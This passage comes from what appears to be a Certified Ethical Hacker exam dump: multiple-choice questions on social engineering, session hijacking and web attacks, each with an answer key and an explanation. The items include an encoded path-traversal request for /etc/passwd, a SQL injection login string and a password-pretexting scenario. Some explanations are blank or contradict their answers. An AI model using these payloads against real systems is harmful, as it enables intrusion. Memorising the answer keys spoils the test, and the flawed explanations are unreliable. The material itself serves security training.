Correct Answer: ABD

Section: Social Engineering

Explanation

Explanation/Reference:

Explanation: Explanations:

According to "Methods of Hacking: Social Engineering", by Rick Nelson, the three phases of reverse social engineering attacks are sabotage, advertising, and assisting.

QUESTION 307

Jack Hackers wants to break into Brown's Computers and obtain their secret double fudge cookie recipe. Jack calls Jane, an accountant at Brown Co. pretending to be an administrator from Brown Co. Jack tell Jane that there has been a problem with some accounts and asks her to verify her password with him "just to double check our records". Jane does not suspect anything amiss and parts her password. Jack can now access Brown Co.'s computer with a valid username and password to steal the cookie recipe. What kind of attack is being illustrated here?

- A. Faking Identity
- B. Spoofing Identity
- C. Social Engineering
- D. Reverse Psychology
- E. Reverse Engineering

Real 194
ECCouncil 312-50 Exam

Correct Answer: C

Section: Social Engineering

Explanation

Explanation/Reference:

Explanation: Social engineering is a collection of techniques used to manipulate people into performing actions or divulging confidential information. While similar to a confidence trick or simple fraud, the term typically applies to trickery for information gathering or computer system access and in most cases the attacker never comes face-to-face with the victim.

QUESTION 308

What is the most common vehicle for social engineering attacks?

- A. Email
- B. Direct in person
- C. Local Area Networks
- D. Peer to Peer Networks

Correct Answer: B

Section: Social Engineering

Explanation

Explanation/Reference:

Explanation: All social engineering techniques are based on flaws in human logic known as cognitive biases.

Topic 10, Session Hijacking

QUESTION 309

Bob is going to perform an active session hijack against company. He has acquired the target that allows session oriented connections (Telnet) and performs sequence prediction on the target operating system. He manages to find an active session due to the high level of traffic on the network.

So, what is Bob most likely to do next?

- A. Take over the session.
- B. Reverse sequence prediction.
- C. Guess the sequence numbers.
Real 195
ECCouncil 312-50 Exam
- D. Take one of the parties' offline.

Correct Answer: C

Section: Session Hijacking

Explanation

Explanation/Reference:

Explanation:

QUESTION 310

John is using tokens for the purpose of strong authentication. He is not confident that his security is considerably strong.

In the context of Session hijacking why would you consider this as a false sense of security?

- A. The token based security cannot be easily defeated.
- B. The connection can be taken over after authentication.
- C. A token is not considered strong authentication.
- D. Token security is not widely used in the industry.

Correct Answer: B

Section: Session Hijacking

Explanation

Explanation/Reference:

Explanation: A token will give you a more secure authentication, but the tokens will not help against attacks that are directed against you after you have been authenticated.

QUESTION 311

What is the key advantage of Session Hijacking?

- A. It can be easily done and does not require sophisticated skills.
- B. You can take advantage of an authenticated connection.
- C. You can successfully predict the sequence number generation.
- D. You cannot be traced in case the hijack is detected.

Correct Answer: B

Section: Session Hijacking

Explanation

Explanation/Reference:

Explanation: As an attacker you don't have to steal an account and password in order to take

Real 196
ECCouncil 312-50 Exam

advantage of an authenticated connection.

QUESTION 312

What type of cookies can be generated while visiting different web sites on the Internet?

- A. Permanent and long term cookies.
- B. Session and permanent cookies.
- C. Session and external cookies.
- D. Cookies are all the same, there is no such thing as different type of cookies.

Correct Answer: B

Section: Session Hijacking

Explanation

Explanation/Reference:

Explanation: There are two types of cookies: a permanent cookie that remains on a visitor's computer for a given time and a session cookie that is temporarily saved in the visitor's computer memory during the time that the visitor is using the Web site. Session cookies disappear when you close your Web browser.

QUESTION 313

Which is the right sequence of packets sent during the initial TCP three way handshake?

- A. FIN, FIN-ACK, ACK
- B. SYN, URG, ACK
- C. SYN, ACK, SYN-ACK
- D. SYN, SYN-ACK, ACK

Correct Answer: D

Section: Session Hijacking

Explanation

Explanation/Reference:

Explanation: A TCP connection always starts with a request for synchronization, a SYN, the reply to that would be another SYN together with an ACK to acknowledge that the last package was delivered successfully and the last part of the three way handshake should be only an ACK to acknowledge that the SYN reply was received.

Real 197

QUESTION 314

What is Hunt used for?

- A. Hunt is used to footprint networks
- B. Hunt is used to sniff traffic
- C. Hunt is used to hack web servers
- D. Hunt is used to intercept traffic i.e. man-in-the-middle traffic
- E. Hunt is used for password cracking

Correct Answer: D

Section: Session Hijacking

Explanation

Explanation/Reference:

Explanation: Hunt can be used to intercept traffic. It is useful with telnet, ftp, and others to grab traffic between two computers or to hijack sessions.

QUESTION 315

You want to carry out session hijacking on a remote server. The server and the client are communicating via TCP after a successful TCP three way handshake. The server has just received packet #120 from the client. The client has a receive window of 200 and the server has a receive window of 250.

Within what range of sequence numbers should a packet, sent by the client fall in order to be accepted by the server?

- A. 200-250
- B. 121-371
- C. 120-321
- D. 121-231
- E. 120-370
Real 198

ECCouncil 312-50 Exam

Correct Answer: B

Section: Session Hijacking

Explanation

Explanation/Reference:

Explanation: Package number 120 have already been received by the server and the window is 250 packets, so any package number from 121 (next in sequence) to 371 (121+250).

QUESTION 316

How would you prevent session hijacking attacks?

- A. Using biometrics access tokens secures sessions against hijacking
- B. Using non-Internet protocols like http secures sessions against hijacking
- C. Using hardware-based authentication secures sessions against hijacking
- D. Using unpredictable sequence numbers secures sessions against hijacking

Correct Answer: D

Section: Session Hijacking

Explanation

Explanation/Reference:

Explanation: Protection of a session needs to focus on the unique session identifier because it is the only thing that distinguishes users. If the session ID is compromised, attackers can impersonate other users on the system. The first thing is to ensure that the sequence of identification numbers issued by the session management system is unpredictable; otherwise, it's trivial to hijack another user's session. Having a large number of possible session IDs (meaning that they should be very long) means that there are a lot more permutations for an attacker to try.

QUESTION 317

Which of the following attacks takes best advantage of an existing authenticated connection

- A. Spoofing
- B. Session Hijacking
- C. Password Sniffing
- D. Password Guessing

Correct Answer: B

Section: Session Hijacking

Explanation

Explanation/Reference:

Explanation: Session hijacking is the act of taking control of a user session after successfully

Real 199

ECCouncil 312-50 Exam

obtaining or generating an authentication session ID. Session hijacking involves an attacker using captured, brute forced or reverse-engineered session IDs to seize control of a legitimate user's Web application session while that session is still in progress.

QUESTION 318

After a client sends a connection request (SYN) packet to the server, the server will respond (SYN-ACK) with a sequence number of its choosing, which then must be acknowledged (ACK) by the client. This sequence number is predictable; the attack connects to a service first with its own IP address, records the sequence number chosen and then opens a second connection from a forged IP address. The attack doesn't see the SYN-ACK (or any other packet) from the server, but can guess the correct responses. If the source IP Address is used for authentication, the attacker can use the one-side communication to break into the server.

What attacks can you successfully launch against a server using the above technique?

- A. Session Hijacking attacks
- B. Denial of Service attacks
- C. Web Page defacement attacks
- D. IP Spoofing Attacks

Correct Answer: A

Section: Session Hijacking

Explanation

Explanation/Reference:

Explanation: The term Session Hijacking refers to the exploitation of a valid computer session - sometimes also called a session key - to gain unauthorised access to information or services in a computer system. In particular, it is used to refer to the theft of a magic cookie used to authenticate a user to a remote server. It has particular relevance to web developers, as the HTTP cookies used to maintain a session on many web sites can be easily stolen by an attacker using an intermediary computer or with access to the saved cookies on the victim's computer.

Topic 11, Hacking Web Servers

QUESTION 319

Real 200

ECCouncil 312-50 Exam

Sara is making use of Digest Authentication for her Web site. Why is this considered to be more secure than Basic authentication?

- A. Basic authentication is broken
- B. The password is never sent in clear text over the network
- C. The password sent in clear text over the network is never reused.
- D. It is based on Kerberos authentication protocol

Correct Answer: B

Section: Hacking Web Servers

Explanation

Explanation/Reference:

Explanation: Digest access authentication is one of the agreed methods a web page can use to negotiate credentials with a web user (using the HTTP protocol). This method builds upon (and obsoletes) the basic authentication scheme, allowing user identity to be established without having to send a password in plaintext over the network.

QUESTION 320

You have successfully run a buffer overflow attack against a default IIS installation running on a Windows 2000 Server. The server allows you to spawn a shell. In order to perform the actions you intend to do, you need elevated permission. You need to know what your current privileges are within the shell. Which of the following options would be your current privileges?

- A. Administrator
- B. IUSR_COMPUTERNAME
- C. LOCAL_SYSTEM
- D. Whatever account IIS was installed with

Correct Answer: C

Section: Hacking Web Servers

Explanation

Explanation/Reference:

Explanation: If you manage to get the system to start a shell for you, that shell will be running as LOCAL_SYSTEM.

QUESTION 321

You wish to determine the operating system and type of web server being used. At the

Real 201

ECCouncil 312-50 Exam

same time you wish to arouse no suspicion within the target organization.

While some of the methods listed below work, which holds the least risk of detection?

- A. Make some phone calls and attempt to retrieve the information using social engineering.
- B. Use nmap in paranoid mode and scan the web server.
- C. Telnet to the web server and issue commands to illicit a response.
- D. Use the netcraft web site look for the target organization's web site.

Correct Answer: D

Section: Hacking Web Servers

Explanation

Explanation/Reference:

Explanation: Netcraft is providing research data and analysis on many aspects of the Internet. Netcraft has explored the Internet since 1995 and is a respected authority on the market share of web servers, operating systems, hosting providers, ISPs, encrypted transactions, electronic commerce, scripting languages and content technologies on the internet.

QUESTION 322

Bart is looking for a Windows NT/2000/XP command-line tool that can be used to assign, display, or modify ACL's (access control lists) to files or folders and also one that can be used within batch files.

Which of the following tools can be used for that purpose? (Choose the best answer)

- A. PERM.exe
- B. CACLS.exe
- C. CLACS.exe
- D. NTPERM.exe

Correct Answer: B

Section: Hacking Web Servers

Explanation

Explanation/Reference:

Explanation: Cacls.exe is a Windows NT/2000/XP command-line tool you can use to assign, display, or modify ACLs (access control lists) to files or folders. Cacls is an interactive tool, and since it's a command-line utility, you can also use it in batch files.

Real 202

ECCouncil 312-50 Exam

QUESTION 323

Which of the following buffer overflow exploits are related to Microsoft IIS web server? (Choose three)

- A. Internet Printing Protocol (IPP) buffer overflow
- B. Code Red Worm
- C. Indexing services ISAPI extension buffer overflow
- D. NeXT buffer overflow

Correct Answer: ABC

Section: Hacking Web Servers

Explanation

Explanation/Reference:

Explanation: Both the buffer overflow in the Internet Printing Protocol and the ISAPI extension buffer overflow is explained in Microsoft Security Bulletin MS01-023.

The Code Red worm was a computer worm released on the Internet on July 13, 2001. It attacked computers running Microsoft's IIS web server.

QUESTION 324

On a default installation of Microsoft IIS web server, under which privilege does the web server software execute?

- A. Everyone
- B. Guest
- C. System
- D. Administrator

Correct Answer: C

Section: Hacking Web Servers

Explanation

Explanation/Reference:

Explanation: If not changed during the installation, IIS will execute as Local System with way to high privileges.

QUESTION 325

You are gathering competitive intelligence on ABC.com. You notice that they have jobs

Real 203

ECCouncil 312-50 Exam

listed on a few Internet job-hunting sites. There are two job postings for network and system administrators. How can this help you in footprint the organization?

- A. The IP range used by the target network
- B. An understanding of the number of employees in the company
- C. How strong the corporate security policy is
- D. The types of operating systems and applications being used.

Correct Answer: D

Section: Hacking Web Servers

Explanation

Explanation/Reference:

Explanation:

From job posting descriptions one can see which is the set of skills, technical knowledge, system experience required, hence it is possible to argue what kind of operating systems and applications the target organization is using.

QUESTION 326

What are the three phases involved in security testing?

- A. Reconnaissance, Conduct, Report
- B. Reconnaissance, Scanning, Conclusion
- C. Preparation, Conduct, Conclusion
- D. Preparation, Conduct, Billing

Correct Answer: C

Section: Hacking Web Servers

Explanation

Explanation/Reference:

Explanation:

Preparation phase - A formal contract is executed containing non-disclosure of the client's data and legal protection for the tester. At a minimum, it also lists the IP addresses to be tested and time to test.

Conduct phase - In this phase the penetration test is executed, with the tester looking for potential vulnerabilities.

Conclusion phase - The results of the evaluation are communicated to the pre-defined organizational contact, and corrective action is advised.

Real 204

ECCouncil 312-50 Exam

QUESTION 327

You visit a website to retrieve the listing of a company's staff members. But you can not find it on the website. You know the listing was certainly present one year before. How can you retrieve information from the outdated website?

- A. Through Google searching cached files
- B. Through Archive.org
- C. Download the website and crawl it
- D. Visit customers' and partners' websites

Correct Answer: B

Section: Hacking Web Servers

Explanation

Explanation/Reference:

Explanation: Explanation: Archive.org mirrors websites and categorizes them by date and month depending on the crawl time. Archive.org dates back to 1996, Google is incorrect because the cache is only as recent as the latest crawl, the cache is over-written on each subsequent crawl. Download the website is incorrect because that's the same as what you see online. Visiting customer partners websites is just bogus. The answer is then Firmly, C, archive.org

QUESTION 328

You work as security technician at ABC.com. While doing web application testing, you might be required to look through multiple web pages online which can take a

long time. Which of the processes listed below would be a more efficient way of doing this type of validation?

- A. Use mget to download all pages locally for further inspection.
- B. Use wget to download all pages locally for further inspection.
- C. Use get* to download all pages locally for further inspection.
- D. Use get() to download all pages locally for further inspection.

Correct Answer: B

Section: Hacking Web Servers

Explanation

Explanation/Reference:

Explanation:

Wget is a utility used for mirroring websites, get* doesn't work, as for the actual FTP command to

Real 205

ECCouncil 312-50 Exam

work there needs to be a space between get and * (ie. get *), get(); is just bogus, that's a C function that's written 100% wrong. mget is a command used from "within" ftp itself, ruling out A. Which leaves B use wget, which is designed for mirroring and download files, especially web pages, if used with the R option (ie. wget R www.ABC.com) it could mirror a site, all expect protected portions of course.

Note: GNU Wget is a free network utility to retrieve files from the World Wide Web using HTTP and FTP and can be used to make mirrors of archives and home pages thus enabling work in the background, after having logged off.

QUESTION 329

000 00 00 BA 5E BA 11 00 A0 C9 B0 5E BD 08 00 45 00 ...^.....^...E.

010 05 DC 1D E4 40 00 7F 06 C2 6D 0A 00 00 02 0A 00@....m.....

020 01 C9 00 50 07 75 05 D0 00 C0 04 AE 7D F5 50 10 ...P.u.....}.P.

030 70 79 8F 27 00 00 48 54 54 50 2F 31 2E 31 20 32 py.'..HTTP/1.1.2

040 30 30 20 4F 4B 0D 0A 56 69 61 3A 20 31 2E 30 20 00.OK..Via:.1.0.

050 53 54 52 49 44 45 52 0D 0A 50 72 6F 78 79 2D 43 STRIDER..Proxy-C

060 6F 6E 6E 65 63 74 69 6F 6E 3A 20 4B 65 65 70 2D onnection:.Keep-

070 41 6C 69 76 65 0D 0A 43 6F 6E 74 65 6E 74 2D 4C Alive..Content-L

080 65 6E 67 74 68 3A 20 32 39 36 37 34 0D 0A 43 6F engh:.29674..Co

090 6E 74 65 6E 74 2D 54 79 70 65 3A 20 74 65 78 74 ntent-Type:.text

0A0 2F 68 74 6D 6C 0D 0A 53 65 72 76 65 72 3A 20 4D /html..Server:.

0B0 69 63 72 6F 73 6F 66 74 2D 49 49 53 2F 34 2E 30 ..Microsoft

0C0 0D 0A 44 61 74 65 3A 20 53 75 6E 2C 20 32 35 20 ..Date:.Sun,.25.

0D0 4A 75 6C 20 31 39 39 39 20 32 31 3A 34 35 3A 35 Jul.1999.21:45:5

0E0 31 20 47 4D 54 0D 0A 41 63 63 65 70 74 2D 52 61 1.GMT..Accept-Ra

0F0 6E 67 65 73 3A 20 62 79 74 65 73 0D 0A 4C 61 73 nges:.bytes..Las

100 74 2D 4D 6F 64 69 66 69 65 64 3A 20 4D 6F 6E 2C t-Modified:.Mon,

Real 206

ECCouncil 312-50 Exam

110 20 31 39 20 4A 75 6C 20 31 39 39 39 20 30 37 3A .19.Jul.1999.07:

120 33 39 3A 32 36 20 47 4D 54 0D 0A 45 54 61 67 3A 39:26.GMT..ETag:

130 20 22 30 38 62 37 38 64 33 62 39 64 31 62 65 31 ."08b78d3b9d1be1

140 3A 61 34 61 22 0D 0A 0D 0A 3C 74 69 74 6C 65 3E :a4a"....<title>

150 53 6E 69 66 66 69 6E 67 20 28 6E 65 74 77 6F 72 Sniffing.(networ

160 6B 20 77 69 72 65 74 61 70 2C 20 73 6E 69 66 66 k.wiretap.,sniff

170 65 72 29 20 46 41 51 3C 2F 74 69 74 6C 65 3E 0D er).FAQ</title>.

180 0A 0D 0A 3C 68 31 3E 53 6E 69 66 66 69 6E 67 20 ...<h1>Sniffing.

190 28 6E 65 74 77 6F 72 6B 20 77 69 72 65 74 61 70 (network.wiretap

1A0 2C 20 73 6E 69 66 66 65 72 29 20 46 41 51 3C 2F ,.sniffer).FAQ</

1B0 68 31 3E 0D 0A 0D 0A 54 68 69 73 20 64 6F 63 75 h1>....This.docu

1C0 6D 65 6E 74 20 61 6E 73 77 65 72 73 20 71 75 65 ment.answers.que

1D0 73 74 69 6F 6E 73 20 61 62 6F 75 74 20 74 61 70 stions.about.tap

1E0 70 69 6E 67 20 69 6E 74 6F 20 0D 0A 63 6F 6D 70 ping.into...comp

1F0 75 74 65 72 20 6E 65 74 77 6F 72 6B 73 20 61 6E uter.networks.an

This packet was taken from a packet sniffer that monitors a Web server.

This packet was originally 1514 bytes long, but only the first 512 bytes are shown here. This is the standard hexdump representation of a network packet, before being decoded. A hexdump has three columns: the offset of each line, the hexadecimal data, and the ASCII equivalent. This packet contains a 14-byte Ethernet header, a 20-byte IP header, a 20-byte TCP header, an HTTP header ending in two line-feeds (0D 0A 0D 0A) and then the data. By examining the packet identify the name and version of the Web server?

- A. Apache 1.2
- B. IIS 4.0
- C. IIS 5.0
- D. Linux WServer 2.3

Correct Answer: B

Section: Hacking Web Servers

Explanation

Explanation/Reference:

Explanation:

We see that the server is Microsoft, but the exam designer didn't want to make it easy for you. So what they did is blank out the IIS 4.0. The key is in line "0B0" as you see:

Real 207

ECCouncil 312-50 Exam

0B0 69 63 72 6F 73 6F 66 74 2D 49 49 53 2F 34 2E 30 ..Microsoft

49 is I, so we get II

53 is S, so we get IIS

2F is a space

34 is 4

2E is .

30 is 0

So we get IIS 4.0

The answer is B

If you don't remember the ASCII hex to Character, there are enough characters and numbers already converted. For example, line "050" has STRIDER which is 53 54 52 49 44 45 52 and gives you the conversion for the "I:" and "S" characters (which is "49" and "53").

QUESTION 330

This kind of attack will let you assume a users identity at a dynamically generated web page or site:

- A. SQL Injection
- B. Cross Site Scripting
- C. Session Hijacking
- D. Zone Transfer

Correct Answer: B

Section: Hacking Web Servers

Explanation

Explanation/Reference:

Explanation: Cross-site scripting (XSS) is a type of computer security vulnerability typically found in web applications which allow code injection by malicious web users into the web pages viewed by other users. Examples of such code include HTML code and client-side scripts. An exploited cross-site scripting vulnerability can be used by attackers to bypass access controls such as the same origin policy.

Real 208

ECCouncil 312-50 Exam

QUESTION 331

_____ will let you assume a users identity at a dynamically generated web page or site.

- A. SQL attack
- B. Injection attack
- C. Cross site scripting
- D. The shell attack
- E. Winzapper

Correct Answer: C

Section: Hacking Web Servers

Explanation

Explanation/Reference:

Explanation: Cross site scripting is also referred to as XSS or CSS. You must know the user is online and you must scam that user into clicking on a link that you have sent in order for this hack attack to work.

QUESTION 332

What is Form Scalpel used for?

- A. Dissecting HTML Forms
- B. Dissecting SQL Forms
- C. Analysis of Access Database Forms
- D. Troubleshooting Netscape Navigator
- E. Quattro Pro Analysis Tool

Correct Answer: A

Section: Hacking Web Servers

Explanation

Explanation/Reference:

Explanation: Form Scalpel automatically extracts forms from a given web page and splits up all fields for editing and manipulation.

Real 209

ECCouncil 312-50 Exam

QUESTION 333

Bubba has just accessed his preferred ecommerce web site and has spotted an item that he would like to buy. Bubba considers the price a bit too steep. He looks at the source code of the webpage and decides to save the page locally, so that he can modify the page variables. In the context of web application security, what do you think Bubba has changed?

- A. A hidden form field value.
- B. A hidden price value.
- C. An integer variable.
- D. A page cannot be changed locally, as it is served by a web server.

Correct Answer: A

Section: Hacking Web Servers

Explanation

Explanation/Reference:

Explanation:

QUESTION 334

Take a look at the following attack on a Web Server using obstructed URL:

<http://www.example.com/script.ext?template%2e%2e%2e%2e%2f%2e%2f%65%74%63%2f%70%61%73%73%77%64>

The request is made up of:

- %2e%2e%2f%2e%2e%2f%2e%2f% = ../../..
- %65%74%63 = etc
- %2f = /
- %70%61%73%73%77%64 = passwd

How would you protect information systems from these attacks?

- A. Configure Web Server to deny requests involving Unicode characters.
- B. Create rules in IDS to alert on strange Unicode requests.
- C. Use SSL authentication on Web Servers.
- D. Enable Active Scripts Detection at the firewall and routers.

Real 210

ECCouncil 312-50 Exam

Correct Answer: B

Section: Hacking Web Servers

Explanation

Explanation/Reference:

Explanation: This is a typical Unicode attack. By configuring your IDS to trigger on strange Unicode requests you can protect your web-server from this type of attacks.

QUESTION 335

An attacker has been successfully modifying the purchase price of items purchased at a web site. The security administrators verify the web server and Oracle database have not been compromised directly. They have also verified the IDS logs and found no attacks that could have caused this. What is the mostly likely way the attacker has been able to modify the price?

- A. By using SQL injection
- B. By using cross site scripting
- C. By changing hidden form values in a local copy of the web page
- D. There is no way the attacker could do this without directly compromising either the web server or the database

Correct Answer: C

Section: Hacking Web Servers

Explanation

Explanation/Reference:

Explanation: Changing hidden form values is possible when a web site is poorly built and is trusting the visitors computer to submit vital data, like the price of a product, to the database.

QUESTION 336

Dan is conducting a penetration testing and has found a vulnerability in a Web Application which gave him the sessionID token via a cross site scripting vulnerability. Dan wants to replay this token. However, the session ID manager (on the server) checks the originating IP address as well. Dan decides to spoof his IP address in order to replay the sessionID. Why do you think Dan might not be able to get an interactive session?

- A. Dan cannot spoof his IP address over TCP network
- B. The server will send replies back to the spoofed IP address
- C. Dan can establish an interactive session only if he uses a NAT
- D. The scenario is incorrect as Dan can spoof his IP and get responses Real 211

ECCouncil 312-50 Exam

Correct Answer: B

Section: Hacking Web Servers

Explanation

Explanation/Reference:

Explanation: Spoofing your IP address is only effective when there is no need to establish a two way connection as all traffic meant to go to the attacker will end up at the place of the spoofed address.

QUESTION 337

What are the differences between SSL and S-HTTP?

- A. SSL operates at the network layer and S-HTTP operates at the application layer
- B. SSL operates at the application layer and S-HTTP operates at the network layer
- C. SSL operates at the transport layer and S-HTTP operates at the application layer
- D. SSL operates at the application layer and S-HTTP operates at the transport layer

Correct Answer: C

Section: Hacking Web Servers

Explanation

Explanation/Reference:

Explanation: The main difference between the protocols is the layer at which they operate. SSL operates at the transport layer and mimics the "socket library," while S-HTTP operates at the application layer. Encryption of the transport layer allows SSL to be application-independent, while S-HTTP is limited to the specific software implementing it. The protocols adopt different philosophies towards encryption as well, with SSL encrypting the entire communications channel and S-HTTP encrypting each message independently.

QUESTION 338

Kevin sends an email invite to Chris to visit a forum for security professionals. Chris clicks on the link in the email message and is taken to a web based bulletin board. Unknown to Chris, certain functions are executed on his local system under his privileges, which allow Kevin access to information used on the BBS. However, no executables are downloaded and run on the local system. What would you term this attack?

- A. Phishing
 - B. Denial of Service
 - C. Cross Site Scripting
 - D. Backdoor installation
- Real 212
ECCouncil 312-50 Exam

Correct Answer: C**Section: Hacking Web Servers****Explanation****Explanation/Reference:**

Explanation: This is a typical Type-1 Cross Site Scripting attack. This kind of cross-site scripting hole is also referred to as a non-persistent or reflected vulnerability, and is by far the most common type. These holes show up when data provided by a web client is used immediately by server-side scripts to generate a page of results for that user. If unvalidated user-supplied data is included in the resulting page without HTML encoding, this will allow client-side code to be injected into the dynamic page. A classic example of this is in site search engines: if one searches for a string which includes some HTML special characters, often the search string will be redisplayed on the result page to indicate what was searched for, or will at least include the search terms in the text box for easier editing. If all occurrences of the search terms are not HTML entity encoded, an XSS hole will result.

QUESTION 339

Bill has successfully executed a buffer overflow against a Windows IIS web server. He has been able to spawn an interactive shell and plans to deface the main web page. He first attempts to use the "echo" command to simply overwrite index.html and remains unsuccessful. He then attempts to delete the page and achieves no progress. Finally, he tries to overwrite it with another page in which also he remains unsuccessful. What is the probable cause of Bill's problem?

- A. You cannot use a buffer overflow to deface a web page
- B. There is a problem with the shell and he needs to run the attack again
- C. The HTML file has permissions of read only
- D. The system is a honeypot

Correct Answer: C

Section: Hacking Web Servers

Explanation

Explanation/Reference:

Explanation:

QUESTION 340

Bill successfully executed a buffer overflow against a Windows IIS web server. He has been able to spawn in interactive shell and plans to deface the main web page. He first attempts to use the "Echo" command to simply overwrite index.html and remains unsuccessful. He then attempts to delete the page and achieves no progress. Finally, he tries to overwrite it with another page in which also he remains unsuccessful. What is the probable cause of Bill's problem?

Real 213

ECCouncil 312-50 Exam

- A. The system is a honeypot
- B. The HTML file has permissions of read only
- C. You can't use a buffer overflow to deface a web page
- D. There is a problem with the shell and he needs to run the attack again

Correct Answer: B

Section: Hacking Web Servers

Explanation

Explanation/Reference:

Explanation: A honeypot has no interest in stopping an intruder from altering the "target" files. A buffer overflow is a way to gain access to the target computer. Once he has spawned a shell it is unlikely that it will work as intended, but the user context that the shell is spawned in might stop him from altering the index.html file incase he doesn't have sufficient rights.

QUESTION 341

Data is sent over the network as clear text (unencrypted) when Basic Authentication is configured on Web Servers.

A. True

B. False

Correct Answer: A

Section: Hacking Web Servers

Explanation

Explanation/Reference:

Explanation: Using HTTP basic authentication will result in your password being sent over the internet as clear text. Don't use this technique unless you understand what the ramifications of this are.

QUESTION 342

Barney is looking for a Windows NT/2000/XP command-line tool that can be used to assign display or modify ACLs (Access Control Lists) to files or folders and that could also be used within batch files. Which of the following tools could be used for this purpose?

- A. PERM.EXE
- B. CACLS.EXE
- C. CLACS.EXE
- D. NTPERM.EXE

Real 214

ECCouncil 312-50 Exam

Correct Answer: B

Section: Hacking Web Servers

Explanation

Explanation/Reference:

Explanation: Cacls.exe (Change Access Control Lists) is an executable in Microsoft Windows to change Access Control List (ACL) permissions on a directory, its subcontents, or files. An access control list is a list of permissions for a file or directory that controls who can access it.

Topic 12, Web Application Vulnerabilities

QUESTION 343

Which of the following statements best describes the term Vulnerability?

- A. A weakness or error that can lead to a compromise
- B. An agent that has the potential to take advantage of a weakness
- C. An action or event that might prejudice security
- D. The loss potential of a threat.

Correct Answer: A

Section: Web Application Vulnerabilities

Explanation

Explanation/Reference:

Explanation: Vulnerabilities are all weaknesses that can be exploited.

QUESTION 344

Bob is a very security conscious computer user. He plans to test a site that is known to have malicious applets, code, and more. Bob always make use of a basic Web Browser to perform such testing.

Which of the following web browser can adequately fill this purpose?

- A. Internet Explorer
- B. Mozilla
- C. Lynx
- D. Tiger

Correct Answer: C

Section: Web Application Vulnerabilities

Explanation

Explanation/Reference:

Explanation: Lynx is a program used to browse the World Wide Web, which works on simple text

Real 215
ECCouncil 312-50 Exam

terminals, rather than requiring a graphical computer display terminal.

QUESTION 345

Clive has been hired to perform a Black-Box test by one of his clients.

How much information will Clive obtain from the client before commencing his test?

- A. IP Range, OS, and patches installed.
- B. Only the IP address range.
- C. Nothing but corporate name.
- D. All that is available from the client site.

Correct Answer: C

Section: Web Application Vulnerabilities

Explanation

Explanation/Reference:

Explanation: Penetration tests can be conducted in one of two ways: black-box (with no prior knowledge the infrastructure to be tested) or white-box (with complete knowledge of the infrastructure to be tested). As you might expect, there are conflicting opinions about this choice and the value that either approach will bring to a

project.

QUESTION 346

Scanning for services is an easy job for Bob as there are so many tools available from the Internet. In order for him to check the vulnerability of company, he went through a few scanners that are currently available. Here are the scanners that he uses:

- Axent's NetRecon (<http://www.axent.com>)
- SARA, by Advanced Research Organization (<http://www-arc.com/sara>)
- VLAD the Scanner, by Razor (<http://razor.bindview.com/tools/>)

However, there are many other alternative ways to make sure that the services that have been scanned will be more accurate and detailed for Bob.

What would be the best method to accurately identify the services running on a victim host?

Real 216
ECCouncil 312-50 Exam

- A. Using Cheops-ng to identify the devices of company.
- B. Using the manual method of telnet to each of the open ports of company.
- C. Using a vulnerability scanner to try to probe each port to verify or figure out which service is running for company.
- D. Using the default port and OS to make a best guess of what services are running on each port for company.

Correct Answer: B

Section: Web Application Vulnerabilities

Explanation

Explanation/Reference:

Explanation: By running a telnet connection to the open ports you will receive banners that tells you what service is answering on that specific port.

QUESTION 347

Jim is having no luck performing a penetration test in company's network. He is running the tests from home and has downloaded every security scanner that he could lay his hands on. Despite knowing the IP range of all the systems, and the exact network configuration, Jim is unable to get any useful results.

Why is Jim having these problems?

- A. Security scanners are not designed to do testing through a firewall.
- B. Security scanners cannot perform vulnerability linkage.
- C. Security scanners are only as smart as their database and cannot find unpublished vulnerabilities.
- D. All of the above.

Correct Answer: D

Section: Web Application Vulnerabilities

Explanation

Explanation/Reference:

Explanation: The Security scanners available online are often to "outdated" to perform a live pentest against a victim.

QUESTION 348

You have just received an assignment for an assessment at a company site. Company's management is concerned about external threat and wants to take appropriate steps to insure security is in place. Anyway the management is also worried about possible threats coming from

Real 217

ECCouncil 312-50 Exam

inside the site, specifically from employees belonging to different Departments. What kind of assessment will you be performing ?

- A. Black box testing
- B. Black hat testing
- C. Gray box testing
- D. Gray hat testing
- E. White box testing
- F. White hat testing

Correct Answer: C

Section: Web Application Vulnerabilities

Explanation

Explanation/Reference:

Explanation: Internal Testing is also referred to as Gray-box testing.

QUESTION 349

What does black box testing mean?

- A. You have full knowledge of the environment
- B. You have no knowledge of the environment
- C. You have partial knowledge of the environment

Correct Answer: B

Section: Web Application Vulnerabilities

Explanation

Explanation/Reference:

Explanation: Black box testing is conducted when you have no knowledge of the environment. It is more time consuming and expensive.

QUESTION 350

Bryan notices the error on the web page and asks Liza to enter liza' or '1='1 in the email field. They are greeted with a message "Your login information has been mailed to

Real 218
ECCouncil 312-50 Exam
johndoe@gmail.com". What do you think has occurred?

- A. The web application picked up a record at random
- B. The web application returned the first record it found
- C. The server error has caused the application to malfunction
- D. The web application emailed the administrator about the error

Correct Answer: B

Section: Web Application Vulnerabilities**Explanation****Explanation/Reference:**

Explanation: The web application sends a query to an SQL database and by giving it the criteria 1=1, which always will be true, it will return the first value it finds.

QUESTION 351

Bret is a web application administrator and has just read that there are a number of surprisingly common web application vulnerabilities that can be exploited by unsophisticated attackers with easily available tools on the Internet.

He has also read that when an organization deploys a web application, they invite the world to send HTTP requests. Attacks buried in these requests sail past firewalls, filters, platform hardening, SSL, and IDS without notice because they are inside legal HTTP requests. Bret is determined to weed out any vulnerabilities. What are some common vulnerabilities in web applications that he should be concerned about?

- A. Non-validated parameters, broken access control, broken account and session management, cross-side scripting and buffer overflows are just a few common vulnerabilities
- B. No IDS configured, anonymous user account set as default, missing latest security patch, no firewall filters set and visible clear text passwords are just a few common vulnerabilities
- C. Visible clear text passwords, anonymous user account set as default, missing latest security patch, no firewall filters set and no SSL configured are just a few common vulnerabilities
- D. No SSL configured, anonymous user account set as default, missing latest security patch, no firewall filters set and an inattentive system administrator are just a few common vulnerabilities

Correct Answer: A

Section: Web Application Vulnerabilities

Explanation

Explanation/Reference:

Explanation:

Real 219

ECCouncil 312-50 Exam

QUESTION 352

Liza has forgotten her password to an online bookstore. The web application asks her to key in her email so that they can send her the password. Liza enters her email liza@yahoo.com'. The application displays server error. What is wrong with the web application?

- A. The email is not valid
- B. User input is not sanitized
- C. The web server may be down
- D. The ISP connection is not reliable

Correct Answer: B

Section: Web Application Vulnerabilities

Explanation

Explanation/Reference:

Explanation: All input from web browsers, such as user data from HTML forms and cookies, must be stripped of special characters and HTML tags as described in the following CERT advisories:

<http://www.cert.org/advisories/CA-1997-25.html>
<http://www.cert.org/advisories/CA-2000-02.html>

QUESTION 353

